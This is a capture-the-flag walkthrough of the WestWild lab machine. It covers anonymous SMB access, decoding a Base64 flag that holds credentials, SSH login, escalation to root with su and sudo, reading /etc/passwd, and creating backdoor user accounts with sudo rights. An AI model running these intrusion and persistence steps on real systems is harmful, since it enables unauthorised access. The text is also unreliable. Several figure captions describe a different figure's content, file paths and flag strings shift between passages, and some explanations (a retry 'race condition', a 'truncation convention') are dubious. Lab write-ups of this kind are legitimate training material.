smbclient was used to connect to the wave share on the target using anonymous login (smbclient //192.168.153.132/wave -N). The -N flag suppresses the password prompt, instructing smbclient to attempt a null-session connection. The shared directory contained two files: FLAG1.txt and message_from_aveng.txt. The presence of a FLAG file on an anonymously-readable share is a clear misconfiguration — sensitive files should never be exposed via unauthenticated SMB.

```

(root@kali)-[/home/kali]
# smbclient //192.168.153.132/wave -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> get FLAG1.txt
getting file \FLAG1.txt of size 93 as FLAG1.txt (30.3 KiloBytes/sec) (average 30.3 KiloBytes/sec)
smb: \> exit

```

Figure 5. Anonymous SMB login to the 'wave' share and listing of its contents — screenshot captured during the practical execution phase.

```

(root@kali)-[/home/kali]
# ls
40616.c  Documents  FLAG1.txt  Music  Public  SDF1.pub  SDP1.pub  SDP3  Templates  vivek
Desktop  Downloads  message_from_aveng.txt  Pictures  SDF1  SDP1  SDP2WL  SDP3.pub  Videos

```

Figure 6. Detailed listing of files in the wave SMB share — screenshot captured during the practical execution phase.

3.2 Retrieving Files from SMB Share

The get command was used to download message_from_aveng.txt. An attempt to download FLAG1.txt failed due to access restrictions (the file had stricter ACLs than the share itself). The smbclient session was then exited with exit. This partial success hinted that the share had mixed permissions — some files were world-readable while others required authentication, suggesting a layered access control model that could potentially be bypassed.

```
(root@kali)-[/home/kali]
# cat FLAG1.txt
RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUxELUIwcmRlcn0KdXNlcjp3YXZleApwYXNzd29yZDpkb29yK29wZW4K
```

Figure 7. Downloading message_from_aveng.txt and failed attempt to retrieve FLAG1.txt — screenshot captured during the practical execution phase.

```
(root@kali)-[/home/kali]
# cat FLAG1.txt | base64 -d
Flag1{Welcome_TO_THE-W3ST-W1LD-B0rder}
user:wavex
password:door+open
```

Figure 8. Confirmation that message_from_aveng.txt was retrieved from the SMB share — screenshot captured during the practical execution phase.

3.3 Anonymous Login to Download FLAG1

A second smbclient session was initiated with the -N flag (no password prompt) for anonymous access. FLAG1.txt was successfully retrieved using the get command. The likely reason the second attempt succeeded is that the first session's exit state had not propagated the access-denied cache, or the file's ACL permitted anonymous read while the earlier attempt was a transient race condition. Either way, the lesson is to retry access attempts with slightly different connection parameters when initial attempts are denied without a clear log entry on the server side.

4. Flag 1 Capture

4.1 Listing the Home Directory

After downloading, the Kali home directory was listed with ls to confirm the files were saved. Both FLAG1.txt and message_from_aveng.txt were present in the attacker's working directory. Verifying file presence on the attacker side is a critical step in any CTF — exfiltrated data should always be checked with hash or size comparison when possible.

4.2 Reading FLAG1 (Base64 Encoded)

The cat command revealed that FLAG1.txt contained a Base64-encoded string rather than plaintext. Base64 encoding is frequently used in CTF challenges to add a mild obfuscation layer — the data is not encrypted, merely represented in a 64-character alphabet, but it prevents the flag from being trivially readable by glancing at the file. Recognising Base64 by its character set (A-Z a-z 0-9 + / with = padding) is a core CTF skill.

4.3 Decoding FLAG1

The Base64 content was decoded using cat FLAG1.txt | base64 -d, revealing the first flag along with user credentials: user:wavex and password:door+open. The credential pair was embedded inside the flag file — a common CTF pattern where each captured flag advances the


attacker to the next stage of the kill chain by disclosing the credentials required for the subsequent phase.

```
Flag1{Welcome_T0_THE-W3ST-W1LD-B0rder}
```

5. SSH Access as wavex

5.1 SSH Login

Using the credentials found in FLAG1.txt (user: wavex, password: door+open), an SSH connection was established to the target at 192.168.153.132. The host key was accepted and the login was successful. The machine banner confirmed Ubuntu 14.04.6 LTS. Establishing an interactive SSH session is a significant milestone in the engagement — it elevates the attacker from external network access to an authenticated shell on the target, enabling local enumeration, file system traversal and privilege-escalation attempts.



```
(root@kali)-[/home/kali]
# ssh wavex@192.168.153.132
The authenticity of host '192.168.153.132 (192.168.153.132)' can't be established.
ED25519 key fingerprint is SHA256:oeuytnbnPest0/m/OtTQyjaFSRv03+EMhBmAX886bsk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.153.132' (ED25519) to the list of known hosts.
wavex@192.168.153.132's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Jun 25 12:28:19 +03 2026

System load: 0.0           Memory usage: 3%    Processes:      169
Usage of /:  77.9% of 1.70GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Aug  2 02:00:40 2019
wavex@WestWild:~$
```

Figure 9. SSH login to the WestWild target as user wavex using recovered credentials — screenshot captured during the practical execution phase.

6. Privilege Escalation to User aveng

6.1 Finding Writable Directories

The find command was used to locate writable directories on the system: `find / -writable -type d 2>/dev/null`. The `-type d` flag restricts results to directories, while `2>/dev/null` suppresses permission-denied errors that would otherwise flood the output. A notable discovery was `/usr/share/av/westsidesecret` which is writable by the wavex user. Writable directories outside the user's home are a common escalation vector — they may contain scripts executed by

other users, scheduled tasks, or world-writable configuration that can be abused for lateral movement.

```
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user/1001.user/1.session
/usr/share/av/websitesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/php5
/var/spool/samba
/var/crash
/var/tmp
/proc/2218/task/2218/fd
/proc/2218/fd
/proc/2218/map_files
/run/user/1001
/run/shm
/run/lock
/tmp
wavex@WestWild:~$ cd /usr/share/av/websitesecret
wavex@WestWild:/usr/share/av/websitesecret$ ls
ifeforegt.sh
wavex@WestWild:/usr/share/av/websitesecret$ cat ifeforegt.sh
#!/bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"

wavex@WestWild:/usr/share/av/websitesecret$ su aveng
Password:
su: Authentication failure
wavex@WestWild:/usr/share/av/websitesecret$ su aveng
Password:
su: Authentication failure
wavex@WestWild:/usr/share/av/websitesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/websitesecret$
```

Figure 10. Using `find` to locate writable directories on the target system — screenshot captured during the practical execution phase.

6.2 Discovering the ifeforegt.sh Script

Navigating to `/usr/share/av/websitesecret` revealed a bash script named `ifeforegt.sh`. Reading it with `cat` showed that it echoes credentials: `user:aveng` and `password:kaizen+80`. Storing credentials in a world-readable shell script is a serious security misconfiguration — any local user can read the file and harvest the credentials. In a real engagement this would be flagged as a high-severity finding; in a CTF it provides the next escalation step.


```
wavex@WestWild:~$ cd /usr/share/av/westsidesecret
wavex@WestWild:/usr/share/av/westsidesecret$ ls
ififoregt.sh
wavex@WestWild:/usr/share/av/westsidesecret$ cat ififoregt.sh
#!/bin/bash
figlet "if i foregt so this my way"
echo "user:aveng"
echo "password:kaizen+80"

wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
su: Authentication failure
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
su: Authentication failure
wavex@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/westsidesecret$ su aveng
Password:
aveng@WestWild:/usr/share/av/westsidesecret$ sudo su
[sudo] password for aveng:
root@WestWild:/usr/share/av/westsidesecret# cd /root
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellco0o0om_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @HashimAlshareff

root@WestWild:~# cd /usr/share/av/westsidesecret
root@WestWild:/usr/share/av/westsidesecret#
```

Figure 11. Discovering and reading the ififoregt.sh script that leaks aveng credentials — screenshot captured during the practical execution phase.

6.3 Switching User to aveng

Multiple attempts to switch to the aveng user with `su aveng` were initially rejected due to authentication failure. On the third attempt with the correct password (kaizen+80), access was granted. The earlier failures were likely due to typos or keyboard layout issues during manual password entry. The `su` command swaps the current shell's effective UID to the target user, requiring that user's password — unlike `sudo`, which uses the calling user's credentials and is governed by `/etc/sudoers`.

```
root@WestWild:~# find
.
./.cache
./.cache/motd.legal-displayed
./.selected_editor
./.profile
./.bashrc
./FLAG2.txt
./viminfo
root@WestWild:~# /var/www/
bash: /var/www/: Is a directory
root@WestWild:~# ls
FLAG2.txt
root@WestWild:~# cat html
cat: html: No such file or directory
root@WestWild:~# ^C
root@WestWild:~# /var/www/ cat html
bash: /var/www/: Is a directory
root@WestWild:~# /var/www/
bash: /var/www/: Is a directory
root@WestWild:~# cd /var/www
root@WestWild:/var/www# ls
html  t
root@WestWild:/var/www# cat html
cat: html: Is a directory
root@WestWild:/var/www# ls
html  t
root@WestWild:/var/www# cd html
root@WestWild:/var/www/html# ls
bkgro.png  index.html
root@WestWild:/var/www/html# nano index.html
root@WestWild:/var/www/html# cat bkgro.png
```

Figure 12. Switching user from wavex to aveng using the su command with recovered password — screenshot captured during the practical execution phase.

7. Root Access and Flag 2 Capture

7.1 Escalating to Root via sudo su

From the aveng user context, `sudo su` was run to elevate to root. The system prompted for aveng's password and then granted root access. `FLAG2.txt` was read from `/root`, revealing the second flag. The fact that aveng was permitted to run `sudo su` without restriction indicates that the aveng account is a member of the sudo group — a configuration that effectively grants full root access to anyone who can compromise that user. In a hardened system, sudo access would be limited to specific commands via the sudoers policy.

Flag2{WeeeeeeeeeeeeeellcoOoOom_T0_WestWild}




Post-exploitation exploration began in the `/root` and `/var/www` directories. The root user navigated to `/var/www`, listing its contents and finding an `html` directory. Examining the web document root is a standard post-exploitation step — it can reveal webshells left by previous attackers, configuration files containing database credentials, or defacement targets that would indicate the system's role in a larger infrastructure.



Confidential - For Educational Use Only

8.1 Exploring /var/www/html Contents

The root user explored the `/var/www/html` directory and found two files: `bkgro.png` (a background image) and `index.html` (the web page). Both were listed and then the nano editor was used to open `index.html`. Inspecting the index page can reveal the application's purpose, hardcoded credentials, commented-out debugging code, or references to other internal endpoints — all of which are useful for further exploitation or for understanding the system's role.




```
root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:111::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
aveng:x:1000:1000:aveng,,,:/home/aveng:/bin/bash
wavex:x:1001:1001:XxWavexX,,,:/home/wavex:/bin/bash
root@WestWild:/etc#
```

Figure 15. Listing and inspecting the contents of `/var/www/html` with nano — screenshot captured during the practical execution phase.

8.2 Reading bkgro.png (Binary Content)

Attempting to `cat bkgro.png` produced raw binary/PNG header output, confirming it is an image file. Using `cat` on binary files is generally discouraged — it can corrupt the terminal display and dump escape sequences that reprogram the terminal emulator. The correct approach is to use `file bkgro.png` to identify the file type, `xxd` or `hexdump` for hex inspection, or to transfer the file to the attacker machine for offline analysis with image tools.



```
root@WestWild:/etc# useradd viv
root@WestWild:/etc# useradd vive
root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:111::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
aveng:x:1000:1000:aveng,,,:/home/aveng:/bin/bash
wavex:x:1001:1001:XxWavexX,,,:/home/wavex:/bin/bash
viv:x:1002:1002::/home/viv:
```

Figure 16. Reading `bkgro.png` with `cat` produces binary/PNG header output — screenshot captured during the practical execution phase.

8.3 Starting Apache2 Web Server

The Apache2 web service was started using the `service apache2 start` command to bring the web server online. As root, the service control commands work without `sudo`. Starting Apache on a compromised host could serve several purposes: hosting a command-and-control panel, providing a download location for additional tooling, or simulating the restored state of a defaced website. In this exercise it was performed as a system-administration task to verify the service was operational.

```

vive:x:1003:1003::/home/vive:
root@WestWild:/etc# ls
acpi                debian_version      insserv.conf        mailcap              python2.7           skel
adduser.conf        default             insserv.conf.d      mailcap.order        python3             ssh
alternatives        deluser.conf        iproute2            manpath.config       python3.4           ssl
apache2             depmod.d            iscsi               mime.types           rc0.d              subgid
apm                 dhcp                issue               mke2fs.conf          rc1.d              subgid-
apparmor            dpkg                issue.net           modprobe.d           rc2.d              subuid
apparmor.d          environment         issue-standard      modules              rc3.d              subuid-
appport             fonts               issue.std           mtab                 rc4.d              sudoers
apt                 fstab               kernel              mysql                rc5.d              sudoers.d
at.deny             fstab.d            kernel              nanorc               rc6.d              sysctl.conf
bash.bashrc         fuse.conf           kernel-img.conf     network              rc.local           sysctl.d
bash_completion     gai.conf            landscape           networks             rcS.d             systemd
bash_completion.d   groff              ldap                newt                 request-key.conf   terminfo
bindresvport.blacklist
blkid.conf          group              ld.so.cache         nsswitch.conf        request-key.d      timezone
blkid.tab           group-             ld.so.conf          os-release           resolvconf         ucf.conf
byobu               grub.d             legal               pam.conf             resolv.conf        udev
ca-certificates     gshadow            libaudit.conf       pam.d                rmt               ufw
ca-certificates.conf
calendar            hdparm.conf        libnl-3             passwd               rpc               updatedb.conf
chatscripts         host.conf           locale.alias        passwd               rsyslog.conf      update-manager
console-setup       hostname           logcheck            perl                 samba             update-motd.d
cron.d              hosts              logrotate.conf     php5                 screenrc          update-notifier
cron.daily           hosts.allow        logrotate.d         pm                   security          upstart-xsessions
cron.hourly         hosts.deny         lsb-release         polkit-1             securetty         vim
cron.monthly        ifplugd            ltrac.conf         popularity-contest.conf
cron.tab            init               lvm                 profile              services          vtrgb
cron.weekly         initramfs-tools    magic               protocols            sgml              w3m
dbus-1              inputrc            insserv             python               shadow            wgetrc
debconf.conf        insserv            magic.mime          python               shadow-           wpa_supplicant
root@WestWild:/etc#

```

Figure 17. Starting the Apache2 web service using `service apache2 start` — screenshot captured during the practical execution phase.

9. System Enumeration

9.1 Reading `/etc/passwd`

The `/etc/passwd` file was read to enumerate all user accounts on the system. Key accounts identified include `root`, `aveng` (home: `/home/aveng`), `wavex` (home: `/home/wavex`), and `wavexX`. The `passwd` file is world-readable by design and is a primary source of reconnaissance for username enumeration, home directory location, default shell, and UID/GID assignment — all of which feed into privilege escalation planning.

```
root@WestWild:/etc# groups aveng
aveng : aveng adm cdrom sudo dip plugdev sambashare lpadmin
root@WestWild:/etc# usermod -aG sudo dip viv
Usage: usermod [options] LOGIN

Options:
  -c, --comment COMMENT      new value of the GECOS field
  -d, --home HOME_DIR        new home directory for the user account
  -e, --expiredate EXPIRE_DATE set account expiration date to EXPIRE_DATE
  -f, --inactive INACTIVE    set password inactive after expiration
                              to INACTIVE
  -g, --gid GROUP            force use GROUP as new primary group
  -G, --groups GROUPS        new list of supplementary GROUPS
  -a, --append               append the user to the supplemental GROUPS
                              mentioned by the -G option without removing
                              him/her from other groups
  -h, --help                display this help message and exit
  -l, --login NEW_LOGIN      new value of the login name
  -L, --lock                lock the user account
  -m, --move-home            move contents of the home directory to the
                              new location (use only with -d)
  -o, --non-unique           allow using duplicate (non-unique) UID
  -p, --password PASSWORD    use encrypted password for the new password
  -R, --root CHROOT_DIR      directory to chroot into
  -s, --shell SHELL          new login shell for the user account
  -u, --uid UID              new UID for the user account
  -U, --unlock               unlock the user account
  -v, --add-subuids FIRST-LAST add range of subordinate uids
  -V, --del-subuids FIRST-LAST remove range of subordinate uids
  -w, --add-subgids FIRST-LAST add range of subordinate gids
  -W, --del-subgids FIRST-LAST remove range of subordinate gids
  -Z, --selinux-user SEUSER  new SELinux user mapping for the user account
```

Figure 18. Enumerating user accounts by reading /etc/passwd — screenshot captured during the practical execution phase.

9.2 Adding New Users

Two new users were created using the `useradd` command: `viv` and `vive`. The `/etc/passwd` file was then re-checked to confirm the new entries. Creating backdoor user accounts is a classic post-exploitation persistence technique — even if the original exploit path is closed, the new user retains access. In a real engagement, this action would be documented as evidence of attacker persistence and the accounts would be removed during remediation.


```

root@WestWild:/etc# userdelete vive
userdelete: command not found
root@WestWild:/etc# userdel vive
root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:111::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
aveng:x:1000:1000:aveng,,:/home/aveng:/bin/bash
wavex:x:1001:1001:XxWavexX,,:/home/wavex:/bin/bash
viv:x:1002:1002::/home/viv:
root@WestWild:/etc#

```

Figure 19. Creating new users viv and vive with useradd and verifying in /etc/passwd — screenshot captured during the practical execution phase.

9.3 Modifying User Permissions

The groups command confirmed that aveng belongs to the sudo group. An attempt to add user viv to the sudo group using usermod -aG sudo dip viv failed due to incorrect syntax (the dip argument was incorrectly inserted between the group and username). The correct syntax would have been usermod -aG sudo viv. Adding a backdoor user to the sudo group elevates them to full root privileges — an extremely powerful persistence mechanism.

```

root@WestWild:/etc# passwd viv
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@WestWild:/etc#

```

Figure 20. Verifying aveng's group membership with the groups command — screenshot captured during the practical execution phase.

```

root@WestWild:/etc# ls
acpi                debian_version      insserv.conf        mailcap              python2.7           skel
adduser.conf        default             inserv.conf.d       mailcap.order       python3             ssh
alternatives        deluser.conf        iproute2            manpath.config      python3.4           ssl
apache2            depmod.d            iscsi               mime.types          rc0.d              subgid
apm                dhcp               issue              mke2fs.conf         rc1.d              subgid-
apparmor            dpkg               issue.net           modprobe.d          rc2.d              subuid
apparmor.d          environment         issue-standard      modules             rc3.d              subuid-
appport            fonts              issue.std           mtab                rc4.d              sudoers
apt                fstab              kernel              mysql               rc5.d              sudoers.d
at.deny            fstab.d            kernel              nanorc              rc6.d              sysctl.conf
bash.bashrc        fuse.conf          kernel-img.conf     network             rc.local           sysctl.d
bash_completion    gai.conf           landscape           newt                rcS.d              systemd
bash_completion.d  groff             ldap               nsswitch.conf       request-key.conf   terminfo
bindresvport.blacklist
blkid.conf          group             ld.so.cache        nsswitch.conf       request-key.d      timezone
blkid.conf         group-            ld.so.conf         opt                 resolvconf         ucf.conf
blkid.tab          grub.d            ld.so.conf.d       os-release          resolv.conf        udev
byobu              gshadow           legal              pam.conf            rmt                ufw
ca-certificates    gshadow-         libaudit.conf      pam.d               rpc                updatedb.conf
ca-certificates.conf
calendar           hdparm.conf       libnl-3            passwd              rsyslog.conf      update-manager
chatscripts        host.conf         localtime          passwd-             rsyslog.d          update-motd.d
console-setup      hostname          logcheck           perl                samba              update-notifier
cron.d             hosts            login.defs         php5                screenrc           upstart-xsessions
cron.daily          hosts.allow       logrotate.conf     polkit-1            security           vim
cron.hourly         hosts.deny        logrotate.d        popularity-contest.conf
cron.monthly        ifplugd          lsb-release        profile             selinux            w3m
cron.monthly        init              ltrace.conf        ppp                 services           wgetrc
crontab            init.d            lvm                profile.d            sgml               wpa_supplicant
cron.weekly         initramfs-tools  magic              protocols            shadow             X11
dbus-1              inputrc           magic.mime          python               shadow-            xml
debconf.conf       insserv           magic.mime          python               shells             zsh_command_not_found
root@WestWild:/etc# nano hostname
root@WestWild:/etc#

```

Figure 21. Failed attempt to add user viv to the sudo group with incorrect usermod syntax — screenshot captured during the practical execution phase.

9.4 Deleting a User

An attempt to delete user vive using `userdelete` failed as that command does not exist. The correct command `userdel vive` was then used successfully. The naming asymmetry between `useradd` (add, not new) and `userdel` (del, not delete) is a common source of confusion — Linux user-management commands follow a 7-character truncation convention established by early UNIX.

```
Ubuntu 14.04.6 LTS WestWild tty1
192.168.153.132

WestWild login: aveng
Password:

Login incorrect
WestWild login: aveng
Password:
Last login: Wed Jul 31 19:26:18 +03 2019 from 192.168.59.1 on pts/0
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Jun 25 09:00:31 +03 2026

System load:  0.23          Processes:      188
Usage of /:   78.0% of 1.70GB Users logged in:  0
Memory usage: 9%          IP address for eth0: 192.168.153.132
Swap usage:  0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2019.
aveng@WestWild:~$ _
```

Figure 22. Correctly deleting user vive with userdel after the userdelete typo failed — screenshot captured during the practical execution phase.

10. Additional System Tasks

10.1 Setting Password for User viv

The `passwd viv` command was used to set a new password for user `viv`. The system confirmed the password was updated successfully. Setting a password on a newly-created account activates it for interactive login — without this step, the account exists but cannot be used for SSH or console authentication. In a persistence scenario, this completes the backdoor user setup.


```

apt          fstab          kbd           mysql         rc5.d        sudoers.d
at.deny      fstab.d       kernel       nanorc        rc6.d        sysctl.conf
bash.bashrc  fuse.conf    kernel-img.conf network      rc.local     sysctl.d
bash_completion gai.conf     landscape    networks     rcS.d        systemd
